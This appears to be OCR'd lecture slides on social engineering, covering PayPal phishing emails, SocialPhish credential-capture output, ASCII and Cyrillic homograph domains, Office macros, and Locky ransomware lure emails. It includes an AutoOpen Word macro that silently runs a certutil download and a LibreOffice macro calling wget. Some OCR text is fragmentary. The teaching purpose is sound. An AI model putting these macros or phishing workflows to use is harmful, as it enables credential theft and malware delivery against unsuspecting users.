
Dear PayPal customer,

Your PayPal account is limited, You have 24 hours to solve the problem or your account will be permanetly disabled.

We are sorry to inform you that you no longer have access to PayPal‘s advantages like purchasing, and sending and receiving money.

Why is my PayPal account limited?
We believe that your account is in danger from unauthorized users.

What can I do to resolve the problem?
You have to confirm all of your account details on our secured server by clicking the link below and following the steps.




service@paypal.com <service@paypal.com>
to me

Hello, Andrew Bernal


Don't forget to confirm your email

Remember, with PayPal, you can shop securely, send money to family and friends, donate to charity and do so much more. You're almost there. By confirming your email address, you let us know you're the rightful owner of this account.

Fake websites with SocialPhish



```
[*] Choose an option: 9

[01] Serveo.net (SSH Tunelling, Best!)
[02] Ngrok

[*] Choose a Port Forwarding option:
[*] Choose a Port (Default: 3333 ):
[*] Starting php server...
[*] Starting server...



[*] Send the direct link to target: https://pipio.serve
o.net

[*] Or using tinyurl: Error


[*] Waiting victim open the link ...

[*] IP Found!
[*] Victim IP: 129.63.197.27
[*] User-Agent:  User-Agent: Mozilla/5.0 (X11; Linux x8
6_64; rv:109.0) Gecko/20100101 Firefox/117.0
[*] Saved: paypal/saved.ip.txt


[*] Waiting credentials ...
█
```



https://a6f3dff9ed2d.ngrok.io/l

Instagram
Find it for free on the Windows Store.

GET

Instagram

geeky


●●●●●●●●●●●


Log in

Forgot password?

Don't have an account? Sign up

HOMOGRAPHIC ATTACKS - ASCII


neccdl.org/


neccdl.org/

Capital i and lowercase L

I l

Other examples:

0 vs O

rn vs m

n vs m

i vs j


1 vs l

Which is real?

https://login.microsoftonline.com/

https://login.microsoftonline.com/

Appie.com



Web Page Blocked


Access to this web site has been denied due to University Information Security Policy. If you feel this is in error, please contact the IT Service Desk at x44357 for further assistance.

User: student\andrew_bernal
URL: appie.com/
Category: malware

HOMOGRAPHIC ATTACKS - UNICODE


Cyrillic, Greek, Armenian, and more

Cyrillic Keyboard




A0	A1 ђ	A2 ѓ	A3 ё	A4 є	A5 ѕ	A6 і	A7 ї	A8 ј	A9 љ	AA њ	AB ћ	AC ќ	AD -	AE ў	AF џ
B0 №	B1 Ђ	B2 Ѓ	B3 Ё	B4 Є	B5 Ѕ	B6 І	B7 Ї	B8 Ј	B9 Љ	BA Њ	BB Ћ	BC Ќ	BD ¤	BE Ў	BF Џ
C0 ю	C1 а	C2 б	C3 ц	C4 д	C5 е	C6 ф	C7 г	C8 х	C9 и	CA й	CB к	CC л	CD м	CE н	CF о
D0 п	D1 я	D2 р	D3 с	D4 т	D5 у	D6 ж	D7 в	D8 ь	D9 ы	DA з	DB ш	DC э	DD щ	DE ч	DF ъ
E0 Ю	E1 А	E2 Б	E3 Ц	E4 Д	E5 Е	E6 Ф	E7 Г	E8 Х	E9 И	EA Й	EB К	EC Л	ED М	EE Н	EF О
F0 П	F1 Я	F2 Р	F3 С	F4 Т	F5 У	F6 Ж	F7 В	F8 Ь	F9 Ы	FA З	FB Ш	FC Э	FD Щ	FE Ч	FF Ъ

Spelling epic.com with Cyrillic




Here is what the real epic.com looks like in Chrome:




Here is our fake epic.com in Chrome:

Punycode: Solving Homographs




MACROS

Visual Basic for Applications (VBA)



POSSIBLE MACROS


LibreOffice getting a shell:



```
Sub DownloadFile
    Shell("wget https://example.com/file.zip -O /path/to/save/file.zip")
End Sub
```


Word getting a shell

(cmd, not powershell):



```
Sub AutoOpen()
    Dim Command As String
    Dim TempFolder As String

    ' Get the path of the temp folder
    TempFolder = Environ$("temp")

    ' Define the command to download the file
    Command = "cmd /c certutil -urlcache -split -f ""http://example.com/file.txt"" ""
    TempFolder & "\file.txt"""

    ' Run the command
    Call Shell(Command, vbHide)
End Sub
```

Locky Ransomware 1



Mon 12/5/2016 10:04 AM

Kelsey buckson <Kelsey85@[redacted]>


Invoice INV000060029552

To [redacted]

Invoice_INV000060029552.xls (25 KB)

Please find our invoice attached.

See more about Kelsey buckson.



From Herbalife <svc_apacnts_274@herbalife.com>

Subject HERBALIFE Order Number: 6N01001367

6N01001367 .

Thank you for your order.


Please find attached your tax invoice for

Your order is now being processed.

HERBALIFE NUTRITION

1 attachment: 6N01001367_1.7z 2.9 KB

Locky Ransomware 2

